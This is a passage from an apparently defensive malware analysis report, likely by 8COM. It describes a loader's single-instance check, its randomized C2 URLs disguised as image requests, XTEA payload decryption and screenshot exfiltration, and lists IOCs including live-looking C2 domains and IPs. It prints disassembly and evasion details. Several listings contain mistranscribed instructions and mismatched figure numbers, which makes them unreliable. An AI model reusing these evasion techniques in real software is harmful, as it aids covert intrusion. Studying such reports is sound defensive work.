Single-Instance Enforcement via Named Event Objects

The malware implements a single-instance mechanism using a named event object with a dynamically generated GUID (e.g. {67DAC128-FE43-4749-A247-F6FF08903052}), visible in the session-specific \Sessions\2\BaseNamedObjects\ namespace as shown in Figure 26. This ensures that only one instance runs per user session while allowing separate instances across different logon sessions. Figure 25 illustrates the detection logic: when NtCreateEvent returns STATUS_OBJECT_NAME_EXISTS (0x40000000), the duplicate instance calls ZwSetEvent to signal the original before terminating.

```

00000000007569A1 FF15 C9A90000 call qword ptr ds:[!NtCreateEvent!]
00000000007569A7 894424 64 mov dword ptr ss:[!rsp+0x64!],eax
00000000007569AB 85C0 test eax,edx
00000000007569AD v OF88 E0100000 js 0x756898
00000000007569B3 0FB7D0 movzx ebx,edx
00000000007569B6 88 19020040 mov eax,0x10000219
00000000007569B8 8B7C24 64 mov edi,dword ptr ss:[!rsp+0x64!]
00000000007569BF 29D8 sub eax,ebx
00000000007569C1 39F8 cmp eax,edi
00000000007569C3 v OF85 CF010000 jnb 0x756898
00000000007569C9 48:8B35 40960000 mov rsi,qword ptr ds:[!kref_STAGE4_STATE_50!]
00000000007569D0 48:8B3D 99AA0000 mov rdi,qword ptr ds:[!krt1AdjustPrivileges!]
00000000007569D7 8B 78010000 mov ebx,0x176
00000000007569DC 48:8B06 mov rax,qword ptr ds:[!rs1!]
00000000007569DF 31D2 xor edx,edx
00000000007569E1 48:F7F3 div rdx
00000000007569E4 8B 31020000 mov eax,0x231
00000000007569E9 49:8D04 mov r12,rdx
00000000007569EC 31D2 xor edx,edx
00000000007569EE 49:F7F4 div r12
00000000007569F1 48:89C0 mov r8,rax
00000000007569F4 48:89C1 mov rcx,rax
00000000007569F7 48:83F8 3B cmp rax,0x3B
00000000007569FB v 76 1B jnb 0x756A18
00000000007569FD 0F1141 B9 movups xmmword ptr ds:[!rcx-0x47!],xmm0
0000000000756A01 v E0 00 jz 0x756A05
0000000000756A03 0000 add byte ptr ds:[!rax!],al
0000000000756A05 31D2 xor edx,edx
0000000000756A07 49:F7F1 div r9
0000000000756A0A 4C:39E0 cmp rax,r12
0000000000756A0D v OF83 CA000000 ja 0x756A0D
0000000000756A13 v E9 8D000000 jmp 0x756A05
0000000000756A18 48:83F8 09 cmp rax,0x9
0000000000756A1C v OF84 ABF6FFFF ja 0x7560CD
0000000000756A22 48:83F8 03 cmp rax,0x3
0000000000756A26 v 75 4A jnb 0x756A72
0000000000756A28 49:83FC 55 cmp r12,0x55
0000000000756A2C v 77 15 ja 0x756A43
0000000000756A2E 41:89 03000000 mov r9d,0x3
0000000000756A34 45:89E0 mov r8d,r12d
0000000000756A37 8A 03000000 mov edx,0x3
0000000000756A3C 44:89E1 mov ecx,r12d
0000000000756A3F FFD7 call rdi
0000000000756A41 v EB 99 jmp 0x7569DC
0000000000756A43 49:81FC B4000000 cmp r12,0x84
0000000000756A44 jnb 0x756A61
0000000000756A4C v 48:8B8C24 98000000 mov rcx,qword ptr ss:[!rsp+0x98!]
0000000000756A54 31D2 xor edx,edx
0000000000756A56 FF15 E4A90000 call qword ptr ds:[!ZwSetEvent!]
0000000000756A5C v E9 C5000000 jmp 0x756826
    
```

Figure 27: Named Event existence check




Figure 28: The created Event

C2 Communication Infrastructure

The malware generates unique URLs for each HTTP request using a custom pseudo-random number generator (PRNG). The algorithm combines system fingerprint data with an XORShift-based transformation that updates the seed after generating each URL character. Since the initial seed incorporates time-dependent values (such as SystemTime and process handles), every execution produces a different URL path, rendering static blacklist-based defenses ineffective.

The generated URL structure follows the pattern:

```
e/rh/x1s1vwn/hbnryr1/yenrabooy/m3a0w4a03wvx/yxmxz1sd/nzgz2q5ojsxeh1s/mvz.jpg
```

This pattern mimics legitimate image requests to evade network-based detection.

The malware communicates with the C2 server using the WinHTTP API. The initial network request is an HTTP GET operation that downloads a payload with a .jpg extension. The downloaded content is encrypted using XTEA (Extended Tiny Encryption Algorithm).

The standard XTEA delta constant (0x9E3779B9) is present in the implementation, as shown in Figure 27, allowing initial algorithm identification.

00000000021C73C6	48: 69C1 2D030000	imul rax,rcx,0x32D
00000000021C73CD	44: 8D88 E63DE0FF	lea r9d,qword ptr ds:[rax-0x1FC21A]
00000000021C73D4	45: 69C9 B979379E	imul r9d,r9d,0x9E3779B9
00000000021C73DB	41: BB FA000000	mov r11d,0xFA
00000000021C73E1	48: 89F0	mov rax,rsi
00000000021C73E4	31D2	xor edx,edx
00000000021C73E6	49: F7F3	div r11
00000000021C73E9	B8 FD000000	mov eax,0xFD
00000000021C73EE	44: 29C0	sub eax,r8d
00000000021C73F1	09D3	or ebx,edx
00000000021C73F3	21D8	and eax,ebx




Figure 29: Part of the XTEA algorithm

Following decryption, the malware constructs another XOR-obfuscated API dispatch table for stage 5. Both the dispatch table and the decrypted payload memory regions are subsequently marked with executable permissions to prepare for execution.

Stage 5: Screen Capture and Exfiltration

During the analysis of stage 5, the attackers appeared to have dismantled their C2 infrastructure. We analyzed several similar samples and tested all extracted IP addresses and domains, including historical A-record entries, but were unable to locate any active servers.

Consequently, we only obtained a single stage 5 payload via HTTP GET during the initial discovery of C2 server addresses in stage 4. Since the HTTP downloader code explicitly disables SSL certificate validation, we configured a minimal Python web server to serve the previously downloaded „jpg“ payload and modified the system’s hosts file to redirect the C2 domain to localhost. This setup allowed the malware to successfully download the payload, enabling behavioral analysis.

Screenshot Capture Mechanism

Stage 5 implements screen capture functionality using the Windows GDI32 and GDI+ libraries. The malware first creates a device context compatible with the screen using `CreateCompatibleDC` and allocates a bitmap buffer via `CreateCompatibleBitmap` sized to the screen dimensions. It then captures the screen content using `BitBlt` to copy the display buffer into the allocated bitmap. The captured bitmap is encoded to PNG format using GDI+ encoding functions, followed by base64-encoding of the PNG data. Finally, the base64-encoded screenshot is encrypted using the same XTEA implementation with a randomly generated key which is added to the header of the payload before transmission to the C2 server.

Figure 28 shows the state immediately after screenshot capture, with the base64-encoded PNG data stored in register R13.




Figure 30: The screen capture is stored as base64-encoded string and encrypted and transferred in stage 4 code

Figure 29 demonstrates the decoding and rendering of this base64 string in CyberChef, confirming the screenshot content.




Figure 31: Rendering the screen capture in CyberChef shows the whole screen

The encrypted screenshot is then transmitted to the C2 server via an HTTP POST request by jumping back into the encryption and HTTP code of stage 4.

Conclusion

Our analysis concludes at this point due to the unavailability of the C2 infrastructure. Based on the observed behavior, we assess that the malware likely operates on a periodic polling mechanism, requesting new payloads at regular intervals (estimated every few minutes).

The screenshot exfiltration as the primary initial action is highly atypical and reveals significant insights into the attackers' operational model. Unlike conventional malware families, which typically execute immediate actions such as credential theft (infostealers), file encryption (ransomware), or automated command execution (commodity RATs), this malware implements a deliberate, manual reconnaissance-first approach. The threat actors appear to employ an attacker-in-the-loop operational model, where captured screenshots are reviewed to assess the value and context of each compromised system before committing additional resources.

This behavior pattern is characteristic of targeted intrusion operations rather than opportunistic cybercrime. The substantial development effort invested in this multi-stage loader, including custom XTEA encryption with non-standard modifications, sophisticated PRNG-based URL generation with system fingerprinting, multiple layers of XOR-obfuscated API dispatch tables, and the complete absence of automated post-exploitation actions, suggests a highly selective targeting strategy. The attackers are willing to sacrifice scale and automation for operational security and target discrimination.

The lack of immediate persistence mechanisms, credential harvesting, or lateral movement capabilities in the observed stages further reinforces this assessment. We hypothesize that subsequent payloads are deployed selectively based on the screenshot analysis, potentially including advanced post-exploitation frameworks such as Cobalt Strike, Sliver, or custom tooling tailored to high-value targets. This careful, staged approach minimizes the malware's footprint on non-critical systems while reserving sophisticated capabilities for confirmed targets of interest.

The operational sophistication, custom cryptographic implementations, and manual victim triage process indicate a well-resourced threat actor conducting focused intelligence collection or pre-positioning for targeted cyber operations. Organizations should treat any detection of this malware family as a potential indicator of targeted reconnaissance activity warranting immediate incident response and threat hunting procedures.

IOCs

Hashes

f847bda565a5f715c1833250c755dd609878a880b10b7ddde8e3245a8fbcd67f
0f5de795b2a1453dd87d64e4c683177c1ac98d559b4c9c255bbe8493ea10fabb
9993ae862e80930fc460454ed36f9811ab106eeb4731a6f319b3f9a09b284ae1

Domains

borsaplazma.com
ussuvsnation.com

IPs

194.58.47.198
104.164.55.143

User-Agent

Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/130.0.0.0 Safari/537.36 Edg/130.0.0.0



About 8COM

8COM is a managed security services provider founded in 2004 and headquartered in Neustadt an der Weinstraße, Germany. Its Security Operations Center (SOC), fully operated within Germany, is staffed by certified analysts who monitor IT and OT environments 24/7, detect threats at an early stage, and actively respond to incidents.

The SOC services are certified according to ISO 27001 based on the BSI IT-Grundschutz framework. With more than 120 employees – over half of whom work in round-the-clock SOC operations – 8COM combines deep technical expertise with extensive experience in operational incident response.

In addition, the company offers penetration testing and security awareness services, helping organizations and public authorities strengthen their resilience and maintain their ability to operate securely in the digital world.

For more information, visit: www.8com.de